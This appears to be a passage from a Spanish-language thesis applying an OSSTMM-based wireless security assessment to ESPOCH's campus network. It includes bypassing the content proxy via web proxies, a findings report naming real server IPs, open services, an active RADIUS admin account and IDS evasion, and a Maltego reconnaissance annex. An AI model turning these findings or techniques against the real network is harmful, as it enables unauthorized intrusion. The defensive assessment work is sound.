


Figura IV.66 Taringa Saltar Proxy

Entonces según taringa existen una gran cantidad de páginas que nos permite saltar un proxy así que intentemos con alguna y verifiquemos si podemos ingresar a las dos páginas de porno que no pudimos acceder anteriormente accedemos a www.rxproxy.com




Figura IV.67 Acceso a paginas Denegadas

Como podemos observar ya tenemos acceso a estas dos páginas, existen otras alternativas para saltar un proxy en caso de que estas páginas estén bloqueadas como son complementos de firefox como ultra surf o tor pero también existen alternativas para bloquear el uso de estos como por ejemplo configurar nuestras medidas de contención para que bloqueen también direcciones IPs y no solo nombres.

4.2.8. Password Cracking

En esta sección vamos a realizar una simulación para tratar de obtener la clave del usuario root de un determinado equipo mediante el montaje de un ambiente de pruebas (ANEXO3)

4.2.9. Revisión de las Políticas de Seguridad

En esta sección se incluirán ciertas normas de seguridad que se pueden aplicar a la ESPOCH (ANEXO4)

4.3. Informe final

Seguridad Real

Seguridad Operacional	
Visibilidad	39 IPs 79 Nombres de Dominio 191 Usuarios 72 Carpetas 30 Impresoras 65 Software 3 Correos 4 Sistemas Operativos De todos los objetivos encontrados se han seleccionado los siguientes:

	201.218.5.2 201.218.5.3 201.218.5.5 201.218.5.6 201.218.5.9 201.218.5.250 Ya que estos manejan la mayor cantidad de servicios que se han visualizado y además manejan servicios críticos como son SSH,WEB,DNS.
Confianza	La ESPOCH reparte direccionamiento IP mediante DHCP. Cualquier maquina que se encuentre en el espectro radioeléctrico puede acceder a la red inalámbrica de la ESPOCH ya que no posee ningún método de autenticación. Cabe destacar que el espectro radioeléctrico de la red WLAN de la ESPOCH es muy amplio y abarcan unas 6 cuadras más allá del cerramiento de la misma en algunos sectores.
Acceso	Para 201.218.5.2 5 accesos Para 201.218.5.3 2 accesos Para 201.218.5.5 7 accesos Para 201.218.5.6 18 accesos Para 201.218.5.9 12 accesos Además se identificaron puntos de acceso tanto para el router como para el firewall Firewall Para 173.30.60.3 4 accesos Router Para 172.30.128.1 2 accesos Los accesos detectados en los servidores testeados son identificados por un puerto y un determinado servicio que se encuentra corriendo en el servidor. Se debe resaltar que para una red inalámbrica no se encuentra una razón práctica para tener acceso de tipo administrativos como por ejemplo un ssh estos servicios deberían ser solo accesibles desde la red LAN.

Tabla IV.XIX Seguridad Operacional

Controles Tipo A	
Autenticación	Se utiliza un servidor radius para la autenticación aunque el acceso al mismo no tuvo mayor inconveniente ya que existen cuentas ingresadas en el mismo que permiten el acceso sin restricción alguna.
Indemnización	No se ha Definido
Continuidad	Existe respaldo eléctrico suplementario el mismo se vio en ejecución en un momento de la realización de los test se debe resaltar que de todos modos estuvo funcionando pero sin acceso alguno y al momento de la restauración se vio en evidencia la lenta restauración de los servicios entre los cuales las medidas de contención que impiden el acceso a categorías inapropiadas no estuvo en ejecución.
Resistencia	Después de una perdida el tiempo de repuesta es aceptable pero no para algunos servicios que necesitan mayor tiempo para su normal funcionamiento.

Tabla IV.XX Controles Tipo A

Controles Tipo B	
No Repudio	Los usuarios de Internet al pasar por el portal de la ESPOCH registran su ingreso y salida del sistema esto se realiza en las tabla del radius. Aunque si no se registran en el radius no existe forma de saber quien estuvo usando los demás servicios de la ESPOCH ya que esta reparte DHCP sin restricción alguna. Además se detecto que existen cuentas que se pueden usar como propias y registrar nuestro ingreso con estas sin dejar una huella propia.
Confidencialidad	Encriptación de Claves se utiliza MD5 para este propósito además se permite el cambio de clave en el sistema de la ESPOCH.
Privacidad	Los Servidores de la ESPOCH se encuentran ubicados en DESITEL aislados y protegidos pero se pueden ver desde la red inalámbrica política no recomendada ya que esta red es demasiada pública y accesible para todos.
Integridad	La red está protegida con firewall y sistemas de detección de intrusos pero el sistema de detección necesita ser reconfigurado para guardar las direcciones IP ya que en el test realizado se pudo evadir este control con relativa facilidad.
Alarma	Cuando se realizan un número elevado de peticiones el sistema responde con un IPs ataque, y además bloquea paginas no permitidas.

Tabla IV.XXI Controles Tipo B

Limitaciones	
Vulnerabilidad	El acceso en el radius no se está actualizando y existen servidores que se pueden ver desde la red inalámbrica.
Debilidad	Algunos servidores están montados bajo el sistema operativo windows.
Preocupación	Algunos documentos tienen como referencia cuentas de usuario aparentemente administrativas.
Exposición	La red de la ESPOCH es accedida desde un radio muy amplio y en horas de la noche no tiene control alguno.
Anomalía	La cuanta admin esta activada en el radius y algunos servidores demoran demasiado en restablecerse de una perdida de tención además existen servidores que no deberían ser visibles desde la red inalámbrica.

Tabla IV.XXII Limitaciones

4.4. Demostración de la Hipótesis

Ahora mediante la valoración de los RAVs definiremos el porcentaje de mejoramiento del grado de diagnostico y corrección en la identificación de fallas de seguridad en la red inalámbrica de la ESPOCH para lo cual se establecerán niveles de valoración

NIVEL DE VALORACION	VALOR
EXELENTE	10
BUENO	7
MALO	4
INSUFICIENTE	1

Tabla IV.XXIII Niveles de Valoración RAVs

4.4.1. Valoración de RAVs sin la Metodología

Seguridad Real

Seguridad Operacional	
Visibilidad	Sin la metodología se ha usado google para la búsqueda de información de lo que se ha podido obtener cierta información que se presenta a continuación:

	5 IPs 20 Nombres de Dominio 10 Usuarios 0 Carpetas 0 Impresoras 0 Software 0 Correos 0 Sistemas Operativos Como se puede observar la única herramienta para la recolección de información usada a sido google y no nos ha ayudado gran cosa sabemos de la presencia de algunos nombres de dominio IPs y algunos usuarios que se pudieron identificar en las mismas páginas web de la ESPOCH.
Confianza	La ESPOCH reparte direccionamiento IP mediante DHCP esto se ha podido comprobar sin necesidad de la metodología. Cualquier maquina que se encuentre en el espectro radioeléctrico puede acceder a la red inalámbrica de la ESPOCH ya que no posee ningún método de autenticación. Cabe destacar que el espectro radioeléctrico de la red WLAN de la ESPOCH es muy amplio y abarcan unas 6 cuadras mas allá del cerramiento de la misma en algunos sectores.
Acceso	Sin la metodología no se puede tener un control exacto de el numero de accesos presentes en cada uno de los servidores identificados por lo que la única herramienta o forma de identificarlos seria ver cómo está configurado el firewall o simplemente confiar en el administrador o persona encargada de la configuración de cada uno de los servidores, además si se desea conocer los servicios que se encuentran activos en cada uno de los servidores y en que puerto se encuentras configurados el tiempo de verificación sería demasiado largo.

Tabla IV.XXIV Seguridad Operacional Sin Metodología

Controles Tipo A	
Autenticación	Se utiliza un servidor radius para la autenticación y se solicita para el acceso el numero de cedula de los politécnicos y una clave que se encuentra en las bases de datos de la ESPOCH.
Indemnización	No se ha Definido
Continuidad	Existe respaldo eléctrico suplementario para los servidores de la ESPOCH el cual se pone en funcionamiento automáticamente cuando existen bajos o

	caídas de tención y el fluido eléctrico.
Resistencia	Después de una perdida de tención los servidores de la ESPOCH no se ven afectados ya que poseen respaldo eléctrico.

Tabla IV.XXV Controles Tipo A Sin Metodología

Controles Tipo B	
No Repudio	Los usuarios de Internet al pasar por el portal de la ESPOCH registran su ingreso y salida del sistema esto se realiza en las tabla del radius.
Confidencialidad	Encriptación de Claves se utiliza MD5 para este propósito además se permite el cambio de clave en el sistema de la ESPOCH.
Privacidad	Los servidores de la ESPOCH se encuentran ubicados en DESITEL aislados y protegidos pero se pueden ver desde la red inalámbrica.
Integridad	La red está protegida con firewall y sistemas de detección de intrusos.
Alarma	Cuando se realizan un número elevado de peticiones el sistema responde con un IPs ataque, y además bloquea paginas no permitidas.

Tabla IV.XXVI Controles Tipo B Sin Metodología

Limitaciones	
Vulnerabilidad	Sin la metodología no se han podido identificar Vulnerabilidades.
Debilidad	Sin la metodología no se han podido identificar Debilidades.
Preocupación	Sin la metodología no se han podido identificar Vulnerabilidades.
Exposición	La red de la ESPOCH es accedida desde un radio muy amplio y durante las 24 horas del día.
Anomalía	Sin la metodología no se han podido identificar Anomalía.

Tabla IV.XXVII Limitaciones Sin Metodología

4.4.2. Cuadros Comparativos de los Informes

Seguridad Operacional

INDICADORES	CON METODOLOGIA		SIN METODOLOGIA	
Visibilidad	BUENO	7	MALO	4
Confianza	BUENO	7	BUENO	7
Acceso	EXELENTE	10	MALO	4

Tabla IV.XXVIII Seguridad Operacional Final

Se ha podido definir los indicadores de seguridad operacional con metodología y sin metodología para lo cual hemos obtenido los siguientes resultados finales en donde se destacan con rojo los resultados obtenidos con metodología en azul y sin metodología en rojo (Figura IV.68), donde se puede ver claramente que con la aplicación de la metodología se ve una mejor identificación de lo que es la seguridad operacional desde el punto de vista de la propuesta metodológica aplicada en la ESPOCH.




Figura IV.68 Grafica de Seguridad Operacional

Controles

INDICADORES	CON METODOLOGIA		SIN METODOLOGIA	
Autenticación	BUENO	7	BUENO	7
Indemnización	INSUFICIENTE	1	INSUFICIENTE	1
Continuidad	EXELENTE	10	BUENO	7
Resistencia	BUENO	7	MALO	4
No Repudio	BUENO	7	BUENO	7
Confidencialidad	BUENO	7	BUENO	7
Privacidad	EXELENTE	10	BUENO	7
Integridad	EXELENTE	10	MALO	4
Alarma	BUENO	7	MALO	4

Tabla IV.XXIX Controles Finales

De la misma forma que en la sección anterior se verificara gráficamente la diferencia entre la valoración de los limites desde el punto de vista con metodología y sin metodología para lo cual hemos obtenido(Figura IV.69), donde se puede observar que con la aplicación de la metodología existe una variación favorable en la valoración de los RAVs de esta sección ya que los controles expuestos gracias a la metodología son continuidad, privacidad e integridad, ya que estos varían favorablemente con la metodología y sin ella han sido difíciles de definir por ende poseen un valor desfavorable, cabe destacar que con la aplicación de la metodología se ha podido identificar ciertas fallas de seguridad que permiten una valoración alta con su aplicación ya que sin ella no se hubieran podido establecer.




Figura IV.68 Grafica de Seguridad Operacional

Limites

INDICADORES	CON METODOLOGIA		SIN METODOLOGIA	
Vulnerabilidad	EXELENTE	10	MALO	4
Debilidad	EXELENTE	10	MALO	4
Preocupación	BUENO	7	MALO	4
Exposición	EXELENTE	10	MALO	4
Anomalía	EXELENTE	10	INSUFICIENTE	1

Tabla IV.XXX Limites Finales

Finalmente en esta sección se valorara de la misma forma que en las dos secciones anteriores con y sin la aplicación de la metodología para lo cual se ha obtenido el siguiente grafico (Figura IV.69), en donde se puede ver claramente la alta valoración que ha obtenido la aplicación de la metodología ya que para estos RAVs sin la aplicación de la metodología no se pudieron establecer claramente ya que no existía un método establecido que ayude a su correcta identificación de forma contraria la metodología establece de forma clara las debilidades, vulnerabilidades, preocupaciones, exposiciones y finalmente anomalías encontradas gracias a la aplicación de la propuesta metodológica en la ESPOCH.




Figura IV.69 Grafica de Limitaciones

4.4.3. Consideraciones Finales

Finalmente se totalizara cada grupo de indicadores para gráficamente(Figura IV.70) establecer la seguridad real de la red inalámbrica de la ESPOCH, lo que podemos observar (Tabla IV.32) es que en la seguridad operacional existe un 60% de mejoramiento en el diagnostico, en la sección de controles existe 43% de mejoramiento y finalmente en los indicadores de limites existe un 176% de mejoramiento en esta última sección se puede observar un elevado mejoramiento ya que sin la

metodología no existía forma de valorar estos identificadores y con la metodología se han encontrado muchos limitantes.

Seguridad Real	CON METODOLOGIA	SIN METODOLOGIA
Seguridad Operacional	24	15
Controles	59	41
Limites	47	17
TOTAL	130	73

Tabla IV.XXXI Seguridad Real




Figura IV.70 Seguridad Real

Con este análisis se puede definir que con la aplicación de la propuesta metodológica se ha mejorado en un 78% el grado de diagnostico y corrección de fallas de seguridad en la red inalámbrica de la ESPOCH.

CONCLUCIONES

- El estudio de las tecnologías inalámbricas y de el manual metodológico OSSTMM permitió el desarrollo de la presente propuesta metodológica y su correcta aplicación en la ESPOCH.

- El análisis de la OSSTMM mediante FODA permitió la correcta identificación y depuración de las secciones que se incluyeron y descartaron para la propuesta metodológica.

- Los test realizados en la ESPOCH se realizaron con completa normalidad y sin ningún inconveniente destacando la rapidez en las respuestas y facilidad en la comprensión de la propuesta metodológica.

- Las herramientas linux utilizadas en la realización de los test fueron las adecuadas ya que respondieron a las expectativas y los datos obtenidos de las mismas fueron de gran utilidad para la correcta aplicación de la propuesta metodológica.

- La hipótesis se pudo comprobar con éxito ya que al establecer los valores estadísticos a los RAVs se evidencio un 78% de mejoramiento al nivel de diagnostico y corrección en la red inalámbrica de la ESPOCH .

- Las redes inalámbricas fueron concebidas desde sus inicios como redes públicas de fácil acceso y su finalidad siempre fue de servicio de esta forma no es correcto que se le administre como una red LAN ya que esta perdería su principal objetivo que es el servicio y rapidez en las conexiones.

RECOMENDACIONES

- La revisión de las Políticas de Seguridad anexadas a este documento pueden ser de apoyo para la toma de decisiones al momento de implementar una red inalámbrica.

- El uso de herramientas de software libre como Maltego, Foca y Zenmap permitieron la búsqueda y verificación de fallas de seguridad para esta propuesta metodológica pero es recomendable la investigación de herramientas alternativas.

- La aplicación de los test de la propuesta metodológica deben ser realizados de forma ética y con el asesoramiento de las autoridades encargadas de la administración de la red en la ESPOCH.

- EL uso del análisis FODA para la identificación o selección de módulos para la propuesta metodológica fue exitoso pero es necesario la inclusión de métodos como análisis comparativos para la verificación de dicho análisis.

- La red inalámbrica de la ESPOCH debe ser vista como una red pública no administrativa, ósea que desde esta solo se debería tener acceso a internet y los usuarios de la misma deberían ser tratados como un usuario común y corriente con los mismos privilegios que tiene al conectarse desde una red externa de esta forma con una correcta configuración del espectro radioeléctrico de la red se garantizaría que esta sea para uso y beneficio de los politécnicos.

RESUMEN

El objetivo de esta tesis fue el desarrollo de una propuesta metodológica para asegurar redes inalámbricas y su correspondiente aplicación en la Escuela Superior Politécnica de Chimborazo (ESPOCH).

El método utilizado como guía para la presente investigación fue el método analítico e investigativo, además para el desarrollo de la metodología se utilizo un ambiente de pruebas con una computadora portátil HP Pavilion DV4 1280 US, VMware Workstation 7, Ubuntu 10.04 y Backtrack 4.

Mediante el estudio del Manual de Metodología Abierta de Testeo de Seguridad (OSSTMM) y su posterior análisis mediante el análisis de Fortalezas, Oportunidades, Debilidades y Amenazas (FODA) se logro establecer los módulos y secciones más adecuadas para el desarrollo de la propuesta metodológica.

Durante la aplicación de la propuesta metodológica se pudo visualizar información relevante e identificar varios RAVs los cuales al ser valorados se pudo determinar que con la aplicación de la propuesta metodológica se pudo mejorar en un 78% el grado de diagnostico y corrección de fallas de seguridad en la red inalámbrica

Como conclusión se puede decir que la red inalámbrica que concebida desde sus inicios como una red pública de fácil acceso y su finalidad siempre fue de servicio, de esta forma no es correcto que se le administre como una red LAN ya que esta perdería su principal objetivo que es el servicio y rapidez en las conexiones.

Se recomienda la aplicación la propuesta metodología ya que arrojo buenos resultados en cuanto a la identificación de fallas de seguridad en la red inalámbrica.

SUMMARY

The objective of this thesis was the methodological proposal development to secure wireless networks and their corresponding application in the Escuela Superior Politecnica de Chimborazo (ESPOCH). The method used a guideline for the present investigation was the analytical and investigative one; moreover for the methodology development a testing environment whit a portable computer HP Pavilion DV4 1280 US, VMware Workstation 7, Ubuntu 10.04 and Backtrack 4 were used. Through the study of the Open Methodology Manual of Security Testing (OSSTMM) and its further analysis through analysis of Strengths, Opportunities, Weaknesses and Threats (FODA) it was possible to establish the most adequate modules and sections for the methodological proposal development. During the methodological proposal application it was possible to display relevant information and identity various RAVs which upon being valuated, it was possible to determine that with the methodological proposal application it was possible to improve by 78% the diagnosis and correction degree of security faults of the wireless network. As a conclusion it is possible to say that the wireless network conceived as a public network of easy access had a service purpose. Therefore it is not correct to administer it as a LAN network, as it would lose its main objective, i.e. service and rapidity in connections. It is recommended to apply the methodological proposal as it gave good results as to the fault identification of security in the wireless network.


ANEXOS

ANEXO 1

Manual de Maltego

Maltego es una programa que recopila información de internet y la representa de forma gráfica para que sea sencilla de analizar, es una herramienta muy potente, llena de opciones que pueden ser muy útiles para investigar empresas, sitios, personas y mucho más.

Permite iniciar búsquedas a partir de dominios, IPs, ubicaciones geográficas, correos, nombres, teléfonos e incluso frases. En la siguiente captura se puede ver una representación de ejemplo con el dominio spamloco.net:



Al realizar una búsqueda simple aparecieron varios datos, como se puede ver la herramienta automáticamente asocia un nombre, una ciudad, un correo, el registrante del dominio, etc.

Cada resultado se puede transformar en un nuevo nodo, generando un árbol inmenso de datos que se puede relacionar y visualizar de diferentes formas.

En la ekoparty el creador de Maltego, Roelof Temmingh, dio una charla mostrando algunos ejemplos de uso, se titulaba "Tu vida online: no más secretos, Marty" el nombre creo que lo dice todo.

¿Cómo se podría usar?

Combinando el poder de Maltego con otras herramientas como la FOCA y servicios para buscar personas, se puede recopilar mucha información para generar perfiles de usuarios, empresas, etc.

Esto es lo que generalmente se hace en las etapas iniciales de un pentesting, por ejemplo un atacante podría obtener algunos nombres y sus respectivos correos de empleados que trabajan en una determinada empresa, incluso podría saber qué sistemas operativos y programas utilizan a diario, dónde guardan los documentos, con quienes los comparten, qué recursos compartidos utilizan y hasta con qué antivirus los analizan. Todo esto desde la comodidad de su casa y sin cometer delitos, ya que toda la información está disponible en la red, es pública.

